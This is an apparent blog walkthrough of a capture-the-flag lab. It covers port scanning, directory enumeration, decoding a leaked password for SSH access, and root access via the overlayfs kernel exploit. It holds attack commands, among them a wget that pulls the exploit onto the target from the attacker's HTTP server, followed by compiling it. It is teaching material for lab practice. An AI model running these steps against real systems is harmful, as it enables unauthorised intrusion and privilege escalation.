
About this lab
Utilize enumeration and web enumeration techniques to identify vulnerabilities. Engage in privilege escalation strategies and leverage kernel exploitation methods to enhance your access. This lab is designed to capitalize on your skills in vulnerability exploitation.
Lab Description

In this lab, attackers exploit weak credentials disclosed through a web application to gain SSH access to the system. Once a foothold is established, local privilege escalation is achieved by exploiting a vulnerable Linux kernel version (3.13.0–32-generic) using the overlayfs exploit. This lab highlights the importance of secure password management and keeping systems updated to prevent known kernel exploits.
Starting with nmap and open port discovery
Command used: nmap -p- -sS -sV — min-rate=10000 -vv -n -Pn <IP>

Based on the scan results, we can see that there are two open ports:
- 22 SSH
- 80 HTTP
Acessing the IP via Web Browser
When acessing the lab's IP address (http://192.168.X.X), we are greeted with the following page:

We have a message from the page creator encouraging us to try a bit harder:
"You should try something more!"

By analyzing the page's source code, we find our first clue. Right at the end, there is a message left in plain text:
username:itsskv
Still following the "try something more" mindset, we need to find hidden directories on our target web page. To do this, we can use gobuster to handle the job for us.
Command used: gobuster dir -u http://192.168.X.X -w /usr/share/wordlists/dirb/common.txt

In orange, we have five 403 Status Codes, which means the server acknowledges the file exists but is configured to prevent anyone from accessing it externally. On the other hand — and you should be happy about this — we have five 200 Status Codes, meaning the file exists and you have permission to read it. This is where your focus should be.
The directories /hacker, /index, and /index.html aren't very useful to us because they simply redirect to the main page or display the page's gif. The /robots and/or /robots.txt files are exactly what we need to access to find that "something more."

We are faced with this message when we access /robots. It is clearly encoded, and we need to decode it to reveal the actual message. There are many tools that can help us with this. I frequently use the terminal to decode text. I will show you how to do it via the terminal and through a website, so you can choose the method that works best for you.
In the terminal, type: echo "Y3liZXJzcGxvaXR7eW91dHViZS5jb20vYy9jeWJlcnNwbG9pdH0=" | base64 -d

Or on the CyberChef website:

On CyberChef, simply paste the text into the Input field. On the left side, where you see many options, double-click on Magic and let the magic happen. The text revealed the following message: cybersploit{youtube.com/c/cybersploit}
Now we can use the credentials we've gathered to try an SSH connection with the target.
SSH Connection and Exploration
Credentials obtained:
Username: itsskv
Password: cybersploit{youtube.com/c/cybersploit}

There we go! We're in.

Privilege Escalation


With the first flag obtained, we now need to escalate our privileges to become root and capture the proof.txt flag, which is the final goal of this lab. As we were informed earlier, the vulnerability to be exploited is called overlayfs. You can find it on the Exploit-DB page or, as I prefer to do, via the terminal using searchsploit.
Exploit-DB
searchsploit

To continue with our privilege escalation process, we need to download the file to our host machine. You can do this using the following command: searchsploit -m [File number and extension]
Reading through the downloaded file, we can see how it is executed and the steps we need to follow to obtain root access:

Now pay close attention: if you are just starting to explore machines and hunting for flags, it is very important that you understand the "why" and "how" behind everything. The file 37292.c is currently on your host machine, but you need the target machine to execute it. How do you transfer the file to the target?
At this point, you need to create a file transfer vector. In your terminal, type: python3 -m http.server 8080
python3 -m http.server: this command loads Python's HTTP server module.
8080 : this defines the port where the server will run (it could be 80, 443, 8000, etc.)

In the target's terminal, you will type:
wget http://192.168.X.X:8080/37292.c
Remember that the IP address you enter there must be your host's IP, since that is where the file is currently hosted.

Now, I will show the process to reach root in the images below. I basically followed the instructions provided in the exploit. It is important to note that Linux does not execute a .c file directly. You need to transform it into an executable binary file. This is why, when we read the file earlier, we saw a line containing gcc. The GCC (GNU Compiler Collection) is the compiler we are going to use.
In your target terminal, type: gcc 37292.c -o [choose a name]

I hope this has been helpful to you so far. Keep learning, keep questioning, and keep hacking away!